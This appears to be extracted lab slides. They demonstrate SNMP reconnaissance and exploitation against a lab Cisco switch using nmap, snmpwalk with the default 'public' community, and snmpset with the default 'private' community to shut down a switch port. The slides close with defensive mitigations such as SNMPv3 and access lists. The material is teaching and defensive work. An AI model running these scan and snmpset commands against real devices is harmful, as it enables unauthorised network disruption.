For example, retrieving
a list of active ports on
a switch.

Offensive Cybersecurity



Network reconnaissance via snmpwalk

```
(kali@kali)-[~]  
$ sudo nmap -sU -p 161 192.168.184.20  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-19 12:52 EDT  
Nmap scan report for 192.168.184.20  
Host is up (0.0059s latency).  
  
PORT      STATE SERVICE  
161/udp   open  snmp  
MAC Address: AA:BB:CC:00:01:20 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
```


Network reconnaissance via snmpwalk

```
(kali@kali)-[~]  
$ snmpwalk -v 2c -c public 192.168.184.20  
iso.3.6.1.2.1.1.1.0 = STRING: "Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(2)T4, DEVELOPMENT TEST SOFTWARE  
Technical Support: http://www.cisco.com/techsupport  
Copyright (c) 1986-2015 by Cisco Systems, Inc.  
Compiled Thu 08-Oct-15 21:21 by prod_re+"  
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.9.1.1  
iso.3.6.1.2.1.1.3.0 = Timeticks: (183602) 0:30:36.02  
iso.3.6.1.2.1.1.4.0 = ""  
iso.3.6.1.2.1.1.5.0 = STRING: "IOU1"  
iso.3.6.1.2.1.1.6.0 = ""  
iso.3.6.1.2.1.1.7.0 = INTEGER: 78  
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00  
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.4.1.9.7.129  
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.4.1.9.7.115  
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.4.1.9.7.265  
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.4.1.9.7.112  
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.4.1.9.7.106  
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.4.1.9.7.47  
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.4.1.9.7.122  
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.4.1.9.7.37  
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.4.1.9.7.92  
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.4.1.9.7.53  
iso.3.6.1.2.1.1.9.1.2.11 = OID: iso.3.6.1.4.1.9.7.54  
iso.3.6.1.2.1.1.9.1.2.12 = OID: iso.3.6.1.4.1.9.7.52  
iso.3.6.1.2.1.1.9.1.2.13 = OID: iso.3.6.1.4.1.9.7.93  
iso.3.6.1.2.1.1.9.1.2.14 = OID: iso.3.6.1.4.1.9.7.186  
iso.3.6.1.2.1.1.9.1.2.15 = OID: iso.3.6.1.4.1.9.7.128  
iso.3.6.1.2.1.1.9.1.2.16 = OID: iso.3.6.1.4.1.9.7.425  
iso.3.6.1.2.1.1.9.1.2.17 = OID: iso.3.6.1.4.1.9.7.517  
iso.3.6.1.2.1.1.9.1.2.18 = OID: iso.3.6.1.4.1.9.7.516  
iso.3.6.1.2.1.1.9.1.2.19 = OID: iso.3.6.1.4.1.9.7.518  
iso.3.6.1.2.1.1.9.1.2.20 = OID: iso.3.6.1.4.1.9.7.267  
iso.3.6.1.2.1.1.9.1.2.21 = OID: iso.3.6.1.4.1.9.7.273  
iso.3.6.1.2.1.1.9.1.2.22 = OID: iso.3.6.1.4.1.9.7.265  
iso.3.6.1.2.1.1.9.1.2.23 = OID: iso.3.6.1.4.1.9.7.121  
iso.3.6.1.2.1.1.9.1.2.24 = OID: iso.3.6.1.4.1.9.7.44  
iso.3.6.1.2.1.1.9.1.2.25 = OID: iso.3.6.1.4.1.9.7.99999
```



```
(kali@kali)-[~]  
$ snmpwalk -v2c -c public 192.168.184.20 .1.3.6.1.2.1.2.2.1.2
```

```
iso.3.6.1.2.1.2.2.1.2.1 = STRING: "Ethernet0/0"  
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "Ethernet0/1"  
iso.3.6.1.2.1.2.2.1.2.3 = STRING: "Ethernet0/2"  
iso.3.6.1.2.1.2.2.1.2.4 = STRING: "Ethernet0/3"  
iso.3.6.1.2.1.2.2.1.2.5 = STRING: "Ethernet1/0"  
iso.3.6.1.2.1.2.2.1.2.6 = STRING: "Ethernet1/1"  
iso.3.6.1.2.1.2.2.1.2.7 = STRING: "Ethernet1/2"  
iso.3.6.1.2.1.2.2.1.2.8 = STRING: "Ethernet1/3"  
iso.3.6.1.2.1.2.2.1.2.9 = STRING: "Ethernet2/0"  
iso.3.6.1.2.1.2.2.1.2.10 = STRING: "Ethernet2/1"  
iso.3.6.1.2.1.2.2.1.2.11 = STRING: "Ethernet2/2"  
iso.3.6.1.2.1.2.2.1.2.12 = STRING: "Ethernet2/3"  
iso.3.6.1.2.1.2.2.1.2.13 = STRING: "Ethernet3/0"  
iso.3.6.1.2.1.2.2.1.2.14 = STRING: "Ethernet3/1"  
iso.3.6.1.2.1.2.2.1.2.15 = STRING: "Ethernet3/2"  
iso.3.6.1.2.1.2.2.1.2.16 = STRING: "Ethernet3/3"  
iso.3.6.1.2.1.2.2.1.2.17 = STRING: "VoIP-Null0"  
iso.3.6.1.2.1.2.2.1.2.18 = STRING: "Null0"
```

Exploitation via snmpset to shut down a switch port

```
(kali@kali)-[~]  
$ snmpset -v2c -c private 192.168.184.20 .1.3.6.1.2.1.2.2.1.7.4 i 2  
  
iso.3.6.1.2.1.2.2.1.7.4 = INTEGER: 2
```

*eth1

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

udp.port==161

No.	Time	Source	Destination	Protocol	Length	Info
440	17.534990222	192.168.184.135	192.168.184.20	SNMP	89	set-request 1.3.6.1.2.1.2...
441	17.724222412	192.168.184.20	192.168.184.135	SNMP	89	get-response 1.3.6.1.2.1.1...


▶ Frame 440: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface eth1, id 0
▶ Ethernet II, Src: VMware_82:4a:87 (00:0c:29:82:4a:87), Dst: aa:bb:cc:00:01:20 (aa:bb:cc:00:01:20)
▶ Internet Protocol Version 4, Src: 192.168.184.135, Dst: 192.168.184.20
▶ User Datagram Protocol, Src Port: 46271, Dst Port: 161
▶ Simple Network Management Protocol
 version: v2c (1)
 community: private
 data: set-request (3)
 set-request
 request-id: 1210827935
 error-status: noError (0)
 error-index: 0
 variable-bindings: 1 item
 1.3.6.1.2.1.2.2.1.7.4: 2
[Response In: 441]

Simple Network Management Protocol (snmp), 47 bytes Packets: 1305 - Displayed: 2 (0.2%) Profile: Default

Evidence

```
-- 192.168.10.1 ping statistics --  
5 packets transmitted, 0 packets received, 100% packet loss  
^C
```

Defensive Cybersecurity



A

Switch to SNMPv3: It supports encryption and authentication

B

Change default Community Strings: Use strong and unique passwords.

C

Restrict access: Allow only specific devices to access SNMP using Access Control Lists (ACLs).

D

Disable SNMP if not necessary: Or limit the functionalities it allows